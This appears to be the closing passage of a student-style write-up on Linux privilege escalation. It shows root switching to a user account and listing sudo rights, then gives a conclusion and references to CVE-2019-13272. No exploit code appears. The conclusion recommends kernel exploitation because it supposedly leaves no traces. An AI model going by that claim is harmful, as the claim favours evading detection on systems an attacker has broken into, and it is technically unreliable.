
21. The root user can be logged in as any other user of the system using the below command and check for any file in that account.



```
[root@localhost ~]# su - udenithakshila
[udenithakshila@localhost ~]$ 
```



```
[udenithakshila@localhost ~]$ cd Documents
[udenithakshila@localhost Documents]$ ls
filecheck.txt
[udenithakshila@localhost Documents]$ 
```



```
[udenithakshila@localhost Documents]$ sudo -l
[sudo] password for udenithakshila:
Matching Defaults entries for udenithakshila on localhost:
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR
    LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
    LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User udenithakshila may run the following commands on localhost:
    (ALL) ALL
[udenithakshila@localhost Documents]$ 
```

Conclusion

Privilege escalation is an important security risk for the Linux systems because the kernel poorly controls the credentials of the users of the system. Although the attacker gets a shell in the system using any other type of vulnerability of the system, for example, shellshock vulnerability, he/she does not have enough admin privileges in the system to control it as per their need. Therefore, these techniques are very important to gain privilege rights as the root user in Linux based systems. Although there are many possible techniques, exploiting the kernel is the best method because it leaves no marks about the attacker once the attack is successfully implemented.

References

[1]"Basic Linux Privilege Escalation", *Medium*, 2020. [Online]. Available: https://medium.com/basic-linux-privilege-escalation/basic-linux-privilege-escalation-966de11f9997. [Accessed: 12- May- 2020].

[2]"Linux Privilege Escalation Basics:", *Medium*, 2020. [Online]. Available: https://medium.com/@arnavtripathy98/linux-privilege-escalation-basics-7ba0460bd9e8. [Accessed: 12- May- 2020].

[3]"CVE-2019-13272 : In the Linux kernel before 5.1.17, ptrace_link in kernel/ptrace.c mishandles the recording of the credentials of a proce", *Cvedetails.com*, 2020. [Online]. Available: https://www.cvedetails.com/cve/CVE-2019-13272/. [Accessed: 12- May- 2020].

[4]"NVD - CVE-2019-13272", *Nvd.nist.gov*, 2020. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2019-13272. [Accessed: 12- May- 2020].

[5]"A guide to Linux Privilege Escalation", *Payatu*, 2020. [Online]. Available: https://payatu.com/guide-linux-privilege-escalation. [Accessed: 12- May- 2020].